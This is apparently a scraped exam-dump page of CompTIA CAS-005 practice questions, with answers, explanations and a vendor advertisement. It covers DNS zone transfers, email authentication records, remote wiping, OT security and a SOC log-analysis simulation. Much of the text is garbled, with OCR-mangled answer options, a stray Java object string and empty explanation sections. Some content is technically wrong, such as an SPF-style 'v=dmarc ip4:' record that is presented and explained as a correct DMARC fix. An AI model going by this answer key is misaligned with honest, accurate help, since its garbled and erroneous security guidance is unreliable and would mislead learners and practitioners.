? H. MX (Mail Exchange): MX records specify the mail servers responsible for receiving email on behalf of a domain. While important, the primary issue here is the authentication of outgoing emails, which is handled by SPF, DKIM, and DMARC.

References:

- ? CompTIA Security+ Study Guide
- ? RFC 7208 (SPF), RFC 6376 (DKIM), and RFC 7489 (DMARC)
- ? NIST SP 800-45, "Guidelines on Electronic Mail Security"

NEW QUESTION 121

A hospital provides tablets to its medical staff to enable them to more quickly access and edit patients' charts. The hospital wants to ensure that if a tablet is identified as lost or stolen and a remote command is issued, the risk of data loss can be mitigated within seconds. The tablets are configured as follows to meet hospital policy

- Full disk encryption is enabled
- "Always On" corporate VPN is enabled
- ef-use-backed keystore is enabled'ready.
- Wi-Fi 6 is configured with SAE.
- Location services is disabled.
- Application allow list is configured

- A. Revoking the user certificates used for VPN and Wi-Fi access
- B. Performing cryptographic obfuscation
- C. Using geolocation to find the device
- D. Configuring the application allow list to only per mil emergency calls
- E. Returning on the device's solid-state media to zero

Answer: E

Explanation:

To mitigate the risk of data loss on a lost or stolen tablet quickly, the most effective strategy is to return the device's solid-state media to zero, which effectively erases all data on the device. Here's why:

? Immediate Data Erasure: Returning the solid-state media to zero ensures that all data is wiped instantly, mitigating the risk of data loss if the device is lost or stolen.

? Full Disk Encryption: Even though the tablets are already encrypted, physically erasing the data ensures that no residual data can be accessed if someone attempts to bypass encryption.

? Compliance and Security: This method adheres to best practices for data security and compliance, ensuring that sensitive patient data cannot be accessed by unauthorized parties.

NEW QUESTION 125

A senior security engineer flags me following log file snippet as having likely facilitated an attacker's lateral movement in a recent breach:

```
[log.txt]
...
qry_source: 19.27.214.22 TCP/53
qry_dest: 199.105.22.13 TCP/53
qry_type: AXFR
| in comptia.org
-----| directoryserver1 A 10.80.8.10
-----| directoryserver2 A 10.80.8.11
-----| directoryserver3 A 10.80.8.12
-----| internal-dns A 10.80.9.1
-----| www-int A 10.80.9.3
-----| fshare A 10.80.9.4
-----| sip A 10.80.9.5
-----| man-crit-apps A 10.81.22.33
...
```

Which of the following solutions, if implemented, would mitigate the risk of this issue reoccurring?

- A. Disabling DNS zone transfers
- B. Restricting DNS traffic to UDP/W
- C. Implementing DNS masking on internal servers
- D. Permitting only clients from internal networks to query DNS

Answer: A

Explanation:

The log snippet indicates a DNS AXFR (zone transfer) request, which can be exploited by attackers to gather detailed information about an internal network's infrastructure. Disabling DNS zone transfers is the best solution to mitigate this risk. Zone transfers should generally be restricted to authorized secondary DNS servers and not be publicly accessible, as they can reveal sensitive network information that facilitates lateral movement during an attack.

References:

? CompTIA Security+ Study Guide: Discusses the importance of securing DNS configurations, including restricting zone transfers.

? NIST Special Publication 800-81, "Secure Domain Name System (DNS) Deployment Guide": Recommends restricting or disabling DNS zone transfers to prevent information leakage.

NEW QUESTION 130

An organization is developing on AI-enabled digital worker to help employees complete common tasks such as template development, editing, research, and scheduling. As part of the AI workload the organization wants to Implement guardrails within the platform. Which of the following should the company do to secure the AI environment?

- A. Limit the platform's abilities to only non-sensitive functions
- B. Enhance the training model's effectiveness.
- C. Grant the system the ability to self-govern
- D. Require end-user acknowledgement of organizational policies.

Answer: A

Explanation:

Limiting the platform's abilities to only non-sensitive functions helps to mitigate risks associated with AI operations. By ensuring that the AI-enabled digital worker is only allowed to perform tasks that do not involve sensitive or critical data, the organization reduces the potential impact of any security breaches or misuse. Enhancing the training model's effectiveness (Option B) is important but does not directly address security guardrails. Granting the system the ability to self-govern (Option C) could increase risk as it may act beyond the organization's control. Requiring end-user acknowledgement of organizational policies (Option D) is a good practice but does not implement technical guardrails to secure the AI environment.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-53 Rev. 5, "Security and Privacy Controls for Information Systems and Organizations"

? ISO/IEC 27001, "Information Security Management"

NEW QUESTION 135

A company isolated its OT systems from other areas of the corporate network. These systems are required to report usage information over the internet to the vendor. Which of the following best reduces the risk of compromise or sabotage? (Select two).

- A. Implementing allow lists
- B. Monitoring network behavior
- C. Encrypting data at rest
- D. Performing boot integrity checks
- E. Executing daily health checks
- F. Implementing a site-to-site IPSec VPN

Answer: AF

Explanation:

? A. Implementing allow lists: Allow lists (whitelisting) restrict network communication to only authorized devices and applications, significantly reducing the attack surface by ensuring that only pre-approved traffic is permitted.

? F. Implementing a site-to-site IPSec VPN: A site-to-site VPN provides a secure, encrypted tunnel for data transmission between the OT systems and the vendor, protecting the data from interception and tampering during transit.

Other options:

? B. Monitoring network behavior: While useful for detecting anomalies, it does not proactively reduce the risk of compromise or sabotage.

? C. Encrypting data at rest: Important for protecting data stored on devices, but does not address network communication risks.

? D. Performing boot integrity checks: Ensures the integrity of the system at startup but does not protect ongoing network communications.

? E. Executing daily health checks: Useful for maintaining system health but does not directly reduce the risk of network-based compromise or sabotage.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-82, "Guide to Industrial Control Systems (ICS) Security"

? "Industrial Network Security" by Eric D. Knapp and Joel Thomas Langill

NEW QUESTION 138

A software company deployed a new application based on its internal code repository. Several customers are reporting anti-malware alerts on workstations used to test the application. Which of the following is the most likely cause of the alerts?

- A. Misconfigured code commit
- B. Unsecure bundled libraries
- C. Invalid code signing certificate
- D. Data leakage

Answer: B

Explanation:

The most likely cause of the anti-malware alerts on customer workstations is unsecure bundled libraries. When developing and deploying new applications, it is common for developers to use third-party libraries. If these libraries are not properly vetted for security, they can introduce vulnerabilities or malicious code.

Why Unsecure Bundled Libraries?

? Third-Party Risks: Using libraries that are not secure can lead to malware infections if the libraries contain malicious code or vulnerabilities.

? Code Dependencies: Libraries may have dependencies that are not secure, leading to potential security risks.

? Common Issue: This is a frequent issue in software development where libraries are used for convenience but not properly vetted for security.

Other options, while relevant, are less likely to cause widespread anti-malware alerts:

? A. Misconfigured code commit: Could lead to issues but less likely to trigger anti-malware alerts.

? C. Invalid code signing certificate: Would lead to trust issues but not typically anti-malware alerts.

? D. Data leakage: Relevant for privacy concerns but not directly related to anti-malware alerts.

References:

? CompTIA Security+ Study Guide

? "Securing Open Source Libraries," OWASP

? "Managing Third-Party Software Security Risks," Gartner Research

NEW QUESTION 139

A company lined an email service provider called my-email.com to deliver company emails. The company stalled having several issues during the migration. A security engineer is troubleshooting and observes the following configuration snippet:

@	MX	10	email.company.com	45000
www	IN	CNAME	web01.company.com.	
email	IN	CNAME	srv01.company.com	
srv01	IN	A	192.168.1.10	
web01	IN	A	192.168.1.11	
@	IN	TXT	"v=dmarc include:company.com ~all"	

Which of the following should the security engineer modify to fix the issue? (Select two).

- A. The email CNAME record must be changed to a type A record pointing to 192.168.111
- B. The TXT record must be Changed to "v=dmarc ip4:192.168.1.10 include:my-email.com - all"
- C. The srvo1 A record must be changed to a type CNAME record pointing to the email server
- D. The email CNAME record must be changed to a type A record pointing to 192.168.1.10
- E. The TXT record must be changed to "v=dkim ip4:192.168.1.11 include my-email.com - ell"
- F. The TXT record must be Changed to "v=dkim ip4:192.168.1.10 include:email-all"
- G. The srv01 A record must be changed to a type CNAME record pointing to the web01 server

Answer: BD

Explanation:

The security engineer should modify the following to fix the email migration issues:

? Email CNAME Record: The email CNAME record must be changed to a type A record pointing to 192.168.1.10. This is because CNAME records should not be used where an IP address (A record) is required. Changing it to an A record ensures direct pointing to the correct IP.

? TXT Record for DMARC: The TXT record must be changed to "v=dmarc ip4:192.168.1.10 include com -all". This ensures proper configuration of DMARC (Domain-based Message Authentication, Reporting & Conformance) to include the correct IP address and the email service provider domain.

? uk.co.certification.simulator.questionpool.PList@488ba0cc

? References:

NEW QUESTION 142

A security architect is establishing requirements to design resilience in un enterprise system trial will be extended to other physical locations. The system must

- Be survivable to one environmental catastrophe
- Re recoverable within 24 hours of critical loss of availability
- Be resilient to active exploitation of one site-to-site VPN solution

- A. Load-balance connection attempts and data Ingress at internet gateways
- B. Allocate fully redundant and geographically distributed standby sites.
- C. Employ layering of routers from diverse vendors
- D. Lease space to establish cold sites throughout other countries
- E. Use orchestration to procure, provision, and transfer application workloads lo cloudservices
- F. Implement full weekly backups to be stored off-site for each of the company's sites

Answer: B

Explanation:

To design resilience in an enterprise system that can survive environmental catastrophes, recover within 24 hours, and be resilient to active exploitation, the best strategy is to allocate fully redundant and geographically distributed standby sites. Here??s why:

? Geographical Redundancy: Having geographically distributed standby sites ensures that if one site is affected by an environmental catastrophe, the other sites can take over, providing continuity of operations.

? Full Redundancy: Fully redundant sites mean that all critical systems and data are replicated, enabling quick recovery in the event of a critical loss of availability.

? Resilience to Exploitation: Distributing resources across multiple sites reduces the risk of a single point of failure and increases resilience against targeted attacks.

? References:

NEW QUESTION 144

SIMULATION

During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.

INSTRUCTIONS

Review each of the events and select the appropriate analysis and remediation options for each IoC.

IoC 1		IoC 2		IoC 3	
Source	Svc	Type	Dest	Data	
Apache_httpd		DNSQ	@10.1.1.1:53	update.s.domain	
Apache_httpd		DNSQR	@10.1.2.5	CNAME 3a129sk219r0slsmfkzzz000.s.domain	
Apache_httpd		DNSQ	@10.1.1.1:53	3a129sk219r0slsmfkzzz000.s.domain	
Apache_httpd		DNSQR	@10.1.2.5	IN A 108.158.253.253	

Select analysis

An employee is attempting to access a blocked website.
 Someone is footprinting a network subnet.
 A host is participating in an IRC-based botnet.
 Service identification and fingerprinting are occurring.
 Canonical name records in a public DNS cache are being updated.
 An application is performing an automatic update.
 An employee is using P2P services to download files.
 The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

Enforce endpoint controls on third-party software installations.
 Investigate for software supply-chain attacks.
 Configure the DNS server to perform recursion.
 Block ping requests across the WAN interface.
 Deploy a network-based DLP solution.
 Implement a blocklist for known malicious ports.
 No further action is needed.

Select remediation

IoC 1		IoC 2		IoC 3	
Src	Dst	Proto	Data	Action	
10.0.5.5	10.1.2.1	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.2	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.3	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.4	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.5	IP_ICMP	ECHO	Drop	

Select analysis

An employee is attempting to access a blocked website.
 Someone is footprinting a network subnet.
 A host is participating in an IRC-based botnet.
 Service identification and fingerprinting are occurring.
 Canonical name records in a public DNS cache are being updated.
 An application is performing an automatic update.
 An employee is using P2P services to download files.
 The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

Enforce endpoint controls on third-party software installations.
 Investigate for software supply-chain attacks.
 Configure the DNS server to perform recursion.
 Block ping requests across the WAN interface.
 Deploy a network-based DLP solution.
 Implement a blocklist for known malicious ports.
 No further action is needed.

Select remediation

IoC 1

IoC 2

IoC 3

```
Proxylog>
> GET /announce?info_hash=%01d%FE%7E%F1%10%5CwvAp%ED%F6%03%C49%D6B%14%F1&
> peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%5B&port=41730&
> uploaded=0&downloaded=0&left=3767869&compact=1&ip=10.5.1.26&event=started
> HTTP/1.1
> Accept: application/x-bittorrent
> Accept-Encoding: gzip
> User-Agent: RAZA 2.1.0.0
> Host: localhost
> Connection: Keep-Alive
<
< HTTP 200 OK
```

Analysis

Remediation

Select analysis

An employee is attempting to access a blocked website.
Someone is footprinting a network subnet.
A host is participating in an IRC-based botnet.
Service identification and fingerprinting are occurring.
Canonical name records in a public DNS cache are being updated.
An application is performing an automatic update.
An employee is using P2P services to download files.
The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

Enforce endpoint controls on third-party software installations.
Investigate for software supply-chain attacks.
Configure the DNS server to perform recursion.
Block ping requests across the WAN interface.
Deploy a network-based DLP solution.
Implement a blocklist for known malicious ports.
No further action is needed.

Select remediation

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Analysis and Remediation Options for Each IoC: IoC 1:

? Evidence:

? Analysis:

? Remediation:

IoC 2:

? Evidence:

? Analysis:

? Remediation:

IoC 3:

? Evidence:

? Analysis:

? Remediation:

References:

? CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies.

? CompTIA Security+ Exam Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.

? Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration changes.

By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

NEW QUESTION 145

A security architect wants to develop a baseline of security configurations These configurations automatically will be utilized machine is created Which of the following technologies should the security architect deploy to accomplish this goal?

- A. Short
- B. GASB
- C. Ansible
- D. CMDB

Answer: C

Explanation:

To develop a baseline of security configurations that will be automatically utilized when a machine is created, the security architect should deploy Ansible. Here??s why:

? Automation: Ansible is an automation tool that allows for the configuration, management, and deployment of applications and systems. It ensures that security configurations are consistently applied across all new machines.

? Scalability: Ansible can scale to manage thousands of machines, making it suitable for large enterprises that need to maintain consistent security configurations across their infrastructure.

? Compliance: By using Ansible, organizations can enforce compliance with security policies and standards, ensuring that all systems are configured according to best practices.

? References:

NEW QUESTION 149

.....

Relate Links

100% Pass Your CAS-005 Exam with Exam Bible Prep Materials

<https://www.exambible.com/CAS-005-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>